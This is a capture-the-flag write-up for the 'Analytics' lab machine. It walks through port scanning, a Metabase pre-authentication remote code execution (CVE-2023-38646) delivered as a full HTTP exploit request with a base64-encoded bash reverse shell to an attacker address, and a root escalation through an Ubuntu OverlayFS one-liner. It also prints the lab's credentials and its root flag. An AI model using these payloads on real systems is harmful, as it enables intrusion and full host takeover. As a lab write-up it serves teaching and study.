Analytics - Writeup

by ScriptKidding


Enumeration

As always, do an nmap scan...


```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-07 15:51 +07
Nmap scan report for 10.10.11.233
Host is up (0.033s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://analytical.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.14 seconds
```


And i found that this page will redirect you to `http://analytical.htb/`



Look around in the source code and i suddenly found a different subdomain called `data.analytical.htb`




Screenshot of `http://data.analytical.htb`



Seems like some sort of BI tool, their official page said it's used for analyzing data from different sources then visualize them with beautiful graphs and such... But our

eventual goal is to hack it, so first as always, check to see if the website is running under an outdated and vulnerable version.


I found this




seems like it's running version `0.46.6`, now let's me google a bit to see if that version is vulnerable or anything... and yes turns out it does, that version is vulnerable to `CVE-2023-38646`

Foothold

So a bit of google afterward and i found this post which describes how this vulnerability works, so first access `http://data.analytical.htb/api/session/properties` to grab the setup token. And the `setup-token` is `249fa03d-fd94-4d5b-b94f-b4ebf3df681f`



Then try to make a POST request to `/api/setup/validate` with the following content and yep, it does seem like we can provide a custom database for Metabase to connect to, which proves that this application is indeed vulnerable



Exploitation

Found this post which help provide arbitrary command
https://github.com/securezeron/CVE-2023-38646/tree/main

First base64 encode your payload, remember to replace `10.10.14.68` with your address as well as port `1337` of your choice

```
echo 'bash -i >& /dev/tcp/10.10.14.68/1337 0>&1' | base64
# produce "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42OC8xMzM3IDA+JjEK"
```


then simply create a new POST request to `/api/set/validate` with the following content... but replace `<payload>` with the base64-encoded string from above.

```
POST http://data.analytical.htb/api/setup/validate HTTP/1.1
Host: data.analytical.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101
Firefox/121.0
Content-Type: application/json
Origin: http://data.analytical.htb
Content-Length: 463


{
        "token" : "249fa03d-fd94-4d5b-b94f-b4ebf3df681f",
        "details" : {
                "details" : {
                        "db" : "zip:/app/metabase.jar!/sample-
database.db;MODE=MSSQLServer;TRACE_LEVEL_SYSTEM_OUT=1\\;CREATE
TRIGGER pwnshell BEFORE SELECT ON INFORMATION_SCHEMA.TABLES AS
$$//javascript\njava.lang.Runtime.getRuntime().exec('bash -c {echo,
```

```
<payload>}|{base64,-d}|{bash,-i}')\n$$--=x"
                },
                "name" : "x",
                "engine" : "h2"
        }
}
```

Now spawn a listener and send the request



and I spawned a revshell !

Privilege Escalation

So i tried to look around a bit and found a file called `/.dockerenv`


```
ls -la /
total 92
drwxr-xr-x    1 root     root          4096 Jan  7 09:28 .
drwxr-xr-x    1 root     root          4096 Jan  7 09:28 ..
-rwxr-xr-x    1 root     root             0 Jan  7 09:28 .dockerenv
drwxr-xr-x    1 root     root          4096 Jun 29  2023 app
drwxr-xr-x    1 root     root          4096 Jun 29  2023 bin
drwxr-xr-x    5 root     root           340 Jan  7 09:28 dev
drwxr-xr-x    1 root     root          4096 Jan  7 09:28 etc
```

which mean we are running inside a Docker container and there is nothing inside `/home/metabase` ... Time to escape !!!
After doing a bit of basic tricks around the container, nothing good was found, but i did come across folder called `metabase.db` , navigate to it and there will be two files `metabase.db.mv.db` and `metabase.db.trace.db` .


```
baf6be1c136c:/$ ls -la /metabase.db
ls -la /metabase.db
total 2980
drwxr-xr-x    1 metabase metabase      4096 Aug  3 12:17 .
drwxr-xr-x    1 root     root          4096 Jan  7 09:28 ..
-rw-r--r--    1 metabase metabase   3031040 Jan  8 09:34 metabase.db.mv.db
-rw-r--r--    1 metabase metabase      6248 Aug  3 12:17 metabase.db.trace.db
baf6be1c136c:/$
```

A little bit of research and it turns out that `metabase.db.tace.db` is only used to store logs about the application whilst `metabase.db.mv.db` stores the actual database content of the dashboard. So i downloaded the file and used DBeaver to explore the database file (since this file requires H2 driver)
But after a bit of brute forcing the credentials inside that file, it turns out to be a pretty bad tactic since the hashes inside it do not seem to be easily cracked, so i tried to peak at the environment variables instead and i saw some juicy info

So i found a username and password called `metalytics` and `An4lytics_ds20223#` which i thought "Maybe this is the SSH credentials" and Bingo! it is...



Now simply grab the user flag then move on to a full-scale escalation. So after a bit of digging, i checked the kernel version as well as seeing if i was allowed to run anything as root by doing `sudo -i`
But no good results



The `sudo` version is relatively new as well which is version `1.9.9`, but when i do `uname -a`, it seems like the box is running Ubuntu 22.04.2

```
metalytics@analytics:~$ uname -a
Linux analytics 6.2.0-25-generic #25~22.04.2-Ubuntu SMP PREEMPT_DYNAMIC Wed Jun 28 09:55:1
64 x86_64 x86_64 GNU/Linux
```

So did a bit of researching and googling, then i found that this version is vulnerable to `CVE-2023-2640` and `CVE-2023-32629` according to this post. So i tried it the following lines of commands...

```
unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
> setcap cap_setuid+eip l/python3;mount -t overlay overlay -o
rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*; u/python3 -c
'import os;os.setuid(0);os.system(\"whoami\")'"
```

and it was indeed vulnerable.

```
metalytics@analytics:/tmp$ unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
> setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m &&
touch m/*; u/python3 -c 'import os;os.setuid(0);os.system(\"whoami\")'"
root
metalytics@analytics:/tmp$
```

Now it's only the matter of grabbing the flag.

```
metalytics@analytics:/tmp$ unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
> setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m &&
touch m/*;" && u/python3 -c 'import os;os.setuid(0);os.system("bash")'
root@analytics:/tmp# cat /root/root.txt
13a5d9de36c0a97d1172d4b409e51385
root@analytics:/tmp#
```